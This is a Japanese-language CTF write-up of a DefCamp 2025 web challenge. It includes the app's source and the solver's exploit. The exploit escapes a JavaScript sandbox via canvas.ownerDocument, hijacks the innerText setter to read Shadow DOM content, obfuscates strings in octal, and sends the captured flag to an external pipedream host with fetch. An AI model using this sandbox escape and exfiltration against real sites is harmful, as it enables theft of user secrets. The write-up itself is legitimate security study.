
- Source: DefCamp CTF Quals 2025
- Author: ?
制限付きでJavaScriptが実行できるSandBoxっぽいWebアプリ。どうやらShare Codeのボタンを押すとそのJavaScriptを実行するページをadmin botが巡回してくれるようだ。

app.py
#!/usr/bin/env python3
from flask import Flask, render_template, request, make_response, jsonify
import os
import threading
import re
from admin_bot import AdminBot
# Start the app
app = Flask(__name__)
def load_flag():
flag_path = os.path.join(os.path.dirname(__file__), "flag.txt")
try:
with open(flag_path, "r") as f:
return f.read().strip()
except FileNotFoundError:
return "DCTF{flag_not_found_please_open_a_ticket}"
FLAG = load_flag()
# Token whitelist based on fractal animation code
ALLOWED_TOKENS = {
"Math",
"PI",
"angle",
"animate",
"atan",
"brightness",
"canvas",
"clearRect",
"const",
"ctx",
"d",
"distance",
"dx",
"dy",
"fillRect",
"fillStyle",
"for",
"function",
"getContext",
"height",
"hsl",
"hue",
"let",
"requestAnimationFrame",
"sin",
"sqrt",
"time",
"width",
"x",
"y",
}
def validate_code_tokens(code):
"""Validate that code only contains whitelisted tokens"""
# Extract all tokens matching [a-zA-Z]+
tokens = set(re.findall(r"[a-zA-Z]+", code))
# Check if any token is not in the whitelist
forbidden_tokens = tokens - ALLOWED_TOKENS
if forbidden_tokens:
return False
return True
@app.route("/")
def index():
code = request.args.get("code", "")
secret = request.args.get("secret", "")
if not code or not validate_code_tokens(code) or len(code) > 1024:
code = """const ctx = canvas.getContext('2d');
const width = canvas.width;
const height = canvas.height;
let time = 0;
function animate() {
ctx.clearRect(0, 0, width, height);
ctx.fillStyle = '#000';
ctx.fillRect(0, 0, width, height);
for (let x = 0; x < width; x += 4) {
for (let y = 0; y < height; y += 4) {
const dx = x - width / 2;
const dy = y - height / 2;
const distance = Math.sqrt(dx * dx + dy * dy);
const angle = Math.atan2(dy, dx);
const hue = (angle * 180 / Math.PI + time * 2) % 360;
const brightness = Math.sin(distance * 0.02 + time * 0.05) * 0.5 + 0.5;
ctx.fillStyle = `hsl(${hue}, 70%, ${brightness * 50}%)`;
ctx.fillRect(x, y, 4, 4);
}
}
time += 1;
requestAnimationFrame(animate);
}
animate();"""
existing_note = request.cookies.get("flag")
if secret:
note_text = secret
elif existing_note:
note_text = existing_note
else:
note_text = "Set your secret using the ?secret parameter"
response = make_response(
render_template("index.html", code=code, note_text=note_text)
)
if existing_note:
response.set_cookie(
"flag", "redacted", httponly=True, secure=False, samesite="Lax"
)
return response
def run_admin_bot_with_timeout(code):
try:
bot = AdminBot()
result = bot.simulate_admin_flow(FLAG, code)
bot.cleanup()
except Exception as e:
pass
def run_admin_bot(code):
thread = threading.Thread(target=run_admin_bot_with_timeout, args=(code,))
thread.daemon = True
thread.start()
thread.join(timeout=30)
@app.route("/admin", methods=["POST"])
def admin():
data = request.get_json()
if not data or "code" not in data:
return {"error": "Missing code"}, 400
code = data["code"]
threading.Thread(target=run_admin_bot, args=(code,), daemon=True).start()
return {"message": "Code submitted successfully", "status": "queued"}
if __name__ == "__main__":
print("\n🌙 In The Shadows - Web Challenge")
print("=" * 40)
print("🔧 Starting Flask development server...")
print("📍 Server will be available at: http://localhost:5001")
print("🔧 Press Ctrl+C to stop the server")
print()
app.run(host="0.0.0.0", port=5001, debug=False)
static/js/app.js
// Run code
function runCode() {
const code = document.getElementById('code-input').value;
const canvas = document.getElementById('fractal-canvas');
if (!code.trim()) {
alert('Please enter some code to run!');
return;
}
try {
const sandboxFunction = new Function('canvas', `
const window = undefined;
const document = undefined;
const alert = undefined;
const console = undefined;
const eval = undefined;
const Function = undefined;
const setTimeout = undefined;
const setInterval = undefined;
const fetch = undefined;
const XMLHttpRequest = undefined;
const WebSocket = undefined;
const localStorage = undefined;
const sessionStorage = undefined;
const location = undefined;
const history = undefined;
const navigator = undefined;
const parent = undefined;
const top = undefined;
const self = undefined;
const globalThis = undefined;
canvas.constructor = null;
canvas.__proto__.constructor = null;
canvas.__proto__.__proto__.constructor = null;
canvas.__proto__.__proto__.__proto__.constructor = null;
canvas.__proto__.__proto__.__proto__.__proto__.constructor = null;
canvas.__proto__.__proto__.__proto__.__proto__.__proto__.constructor = null;
canvas.__proto__.__proto__.__proto__.__proto__.__proto__.__proto__.constructor = null;
${code}
`);
sandboxFunction.call(null, canvas);
} catch (error) {
alert('Error: ' + error.message);
}
}
function shareCode() {
const code = document.getElementById('code-input').value;
if (!code.trim()) {
alert('Please enter some code to share!');
return;
}
fetch('/admin', {
method: 'POST',
headers: {
'Content-Type': 'application/json',
},
body: JSON.stringify({ code: code })
})
.then(response => response.json())
.then(data => {
if (data.error) {
alert('Error: ' + data.error);
} else {
alert(data.message);
}
})
.catch(error => {
alert('Failed to share code: ' + error.message);
});
}
function clearCode() {
document.getElementById('code-input').value = '';
}
document.addEventListener('DOMContentLoaded', function () {
const codeInput = document.getElementById('code-input');
if (codeInput.value.trim()) {
runCode();
}
});
admin_bot.py
#!/usr/bin/env python3

import time
import sys
import requests
from selenium import webdriver
from selenium.webdriver.chrome.options import Options
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC
from selenium.common.exceptions import TimeoutException
import urllib.parse
import threading


class AdminBot:
    def __init__(self, base_url="http://localhost:5001"):
        self.base_url = base_url
        self.driver = None
        self.setup_driver()

    def setup_driver(self):
        chrome_options = Options()
        chrome_options.add_argument("--headless")
        chrome_options.add_argument("--no-sandbox")
        chrome_options.add_argument("--disable-dev-shm-usage")
        chrome_options.add_argument("--disable-gpu")
        chrome_options.add_argument("--window-size=1920,1080")
        chrome_options.add_argument("--user-data-dir=/tmp/chrome-profile")
        chrome_options.add_argument("--data-path=/tmp/chrome-data")
        chrome_options.add_argument("--disk-cache-dir=/tmp/chrome-cache")

        try:
            self.driver = webdriver.Chrome(options=chrome_options)
            self.driver.set_page_load_timeout(5)
        except Exception as e:
            print(f"Error setting up Chrome driver: {e}")
            print("Make sure ChromeDriver is installed and in PATH")
            sys.exit(1)

    def set_flag_cookie(self, flag):
        try:
            self.driver.get("about:blank")

            self.driver.execute_cdp_cmd(
                "Network.setCookie",
                {
                    "name": "flag",
                    "value": flag,
                    "domain": "localhost",
                    "path": "/",
                    "httpOnly": True,
                    "secure": False,
                    "sameSite": "Lax",
                },
            )

            return True

        except Exception as e:
            return False

    def visit_code_url(self, code):
        try:
            code_url = f"{self.base_url}/?code={urllib.parse.quote(code)}"

            self.driver.get(code_url)

            WebDriverWait(self.driver, 5).until(
                EC.presence_of_element_located((By.TAG_NAME, "body"))
            )

            time.sleep(5)

            try:
                alert = self.driver.switch_to.alert
                alert.accept()
            except:
                pass

            return True

        except Exception as e:
            return False

    def simulate_admin_flow(self, flag, code):
        if not self.set_flag_cookie(flag):
            return False

        if not self.visit_code_url(code):
            return False

        return True

    def cleanup(self):
        if self.driver:
            self.driver.quit()


def main():
    if len(sys.argv) != 3:
        print("Usage: python admin_bot.py <flag> <code>")
        print("Example: python admin_bot.py 'DCTF{test_flag}' 'alert(\"Hello World\")'")
        sys.exit(1)

    flag = sys.argv[1]
    code = sys.argv[2]

    bot = AdminBot()

    try:
        success = bot.simulate_admin_flow(flag, code)
        if success:
            print("\n🎉 Admin bot completed successfully!")
        else:
            print("\n❌ Admin bot encountered errors")
            sys.exit(1)

    except KeyboardInterrupt:
        print("\n⚠️  Admin bot interrupted by user")

    except Exception as e:
        print(f"\n❌ Unexpected error: {e}")
        sys.exit(1)

    finally:
        bot.cleanup()


if __name__ == "__main__":
    main()
flagはadmin botのhttpOnlyなcookieに存在し、admin botがアクセスするとサーバー側がそれを受け取りShadow DOMに格納している。
さて、まずはSandBoxの制限を解除したい。クライアントのjsファイルを読むと、いかにも危なそうなガジェットたちが消されている。
try {
    const sandboxFunction = new Function('canvas', `
        const window = undefined;
        const document = undefined;
        const alert = undefined;
        const console = undefined;
        const eval = undefined;
        const Function = undefined;
        const setTimeout = undefined;
        const setInterval = undefined;
        const fetch = undefined;
        const XMLHttpRequest = undefined;
        const WebSocket = undefined;
        const localStorage = undefined;
        const sessionStorage = undefined;
        const location = undefined;
        const history = undefined;
        const navigator = undefined;
        const parent = undefined;
        const top = undefined;
        const self = undefined;
        const globalThis = undefined;
        canvas.constructor = null;
        canvas.__proto__.constructor = null;
        canvas.__proto__.__proto__.constructor = null;
        canvas.__proto__.__proto__.__proto__.constructor = null;
        canvas.__proto__.__proto__.__proto__.__proto__.constructor = null;
        canvas.__proto__.__proto__.__proto__.__proto__.__proto__.constructor = null;
        canvas.__proto__.__proto__.__proto__.__proto__.__proto__.__proto__.constructor = null;

        ${code}
    `);

    sandboxFunction.call(null, canvas);
さらにサーバー側でホワイトリストを通しており、許可された単語以外が含まれているとadmin botへの共有で弾かれる。
ALLOWED_TOKENS = {
    "Math",
    "PI",
    "angle",
    "animate",
    "atan",
    "brightness",
    "canvas",
    "clearRect",
    "const",
    "ctx",
    "d",
    "distance",
    "dx",
    "dy",
    "fillRect",
    "fillStyle",
    "for",
    "function",
    "getContext",
    "height",
    "hsl",
    "hue",
    "let",
    "requestAnimationFrame",
    "sin",
    "sqrt",
    "time",
    "width",
    "x",
    "y",
}


def validate_code_tokens(code):
    """Validate that code only contains whitelisted tokens"""
    # Extract all tokens matching [a-zA-Z]+
    tokens = set(re.findall(r"[a-zA-Z]+", code))

    # Check if any token is not in the whitelist
    forbidden_tokens = tokens - ALLOWED_TOKENS

    if forbidden_tokens:
        return False

    return True
しかし、canvasが残っているのでそこからwindowを取り出すことができ、あとは好き放題できる。とりあえずShadow DOMの中身を外部へfetchで送信することには成功した。
文字列については\157\167\156\145\162\104\157\143\165\155\145\156\164のように8進数表記でバイパスできるので、一旦考慮せずに進めていく。
const dx  = canvas['ownerDocument'];
const ctx = dx['defaultView'];
const sin = ctx['fetch'];

sin('/')['then'](x => x['text']())['then'](y => {
  const angle = y['split']('marquee-text">')[1]['split']('<')[0];
  sin('https://xxxxxxxx.m.pipedream.net/?f=' + angle);
});
これでflagを得られそうに思えるが、取れたのはredactedというflagではない何かだった。
アプリのコードをよく読むと、最初のアクセスでcookieを上書きし、それ以降の(fetchなどによる)アクセスではflagを表示しないようになっていた。
existing_note = request.cookies.get("flag")

if secret:
    note_text = secret
elif existing_note:
    note_text = existing_note
else:
    note_text = "Set your secret using the ?secret parameter"

response = make_response(
    render_template("index.html", code=code, note_text=note_text)
)

if existing_note:
    response.set_cookie(
        "flag", "redacted", httponly=True, secure=False, samesite="Lax"
    )

return response
つまり、Shadow DOM内のflagの取得と外部への送信を一度に行う必要がある。outerHtmlで取得しようとしてもShadow DOMなので取得できず困った。
ここでちょっと前に見かけたkinugawamasatoさんによるShadow DOMとセキュリティのスライドを読んでいて、ページ読み込み直後にプロトタイプを上書きすることで実質的にShadow DOMを貫通させる手法が紹介されているのを見つけた。
これに使えそうなjsガジェットを探していると、htmlのscriptタグ内でこのようなコードを見つけた。
function updateDisplay() {
    const { element, text, speed, resetAt, hideAt } = displayConfig;

    if (frameCount % 3 === 0) {
        element.innerText = text;
    }

    // Apply flame intensity effects
    const intensity = calculateFlameIntensity(frameCount);
    element.style.filter = `brightness(${intensity}) saturate(1.2)`;

    element.style.left = position + '%';
    position -= speed;

    if (position < hideAt) { position = resetAt; } frameCount++; requestAnimationFrame(updateDisplay);
}
updateDisplay();
このinnerTextのsetterを外部へ送信するように上書きしてみる。
const w = canvas["ownerDocument"]["defaultView"];
w["HTMLElement"]["prototype"]["__defineSetter__"]('innerText', function (v) {
  w["fetch"]('https://xxxxxxxx.m.pipedream.net/?f=' + v);
})
文字列部分を8進数に変換するとこうなる。
const dx = canvas["\157\167\156\145\162\104\157\143\165\155\145\156\164"]["\144\145\146\141\165\154\164\126\151\145\167"];
dx["\110\124\115\114\105\154\145\155\145\156\164"]["\160\162\157\164\157\164\171\160\145"]["\137\137\144\145\146\151\156\145\123\145\164\164\145\162\137\137"]('\151\156\156\145\162\124\145\170\164', function (d) {
  dx["\146\145\164\143\150"]('\150\164\164\160\163\072\057\057\170\170\170\170\170\170\170\170\056\155\056\160\151\160\145\144\162\145\141\155\056\156\145\164\057\077\146\075' + d);
})
このjsを実行するページを報告するとflagが得られた。
DCTF{4175b4c606d534885b6499bd9447c748b7a5726a1b81258941b6cbecfde6e032}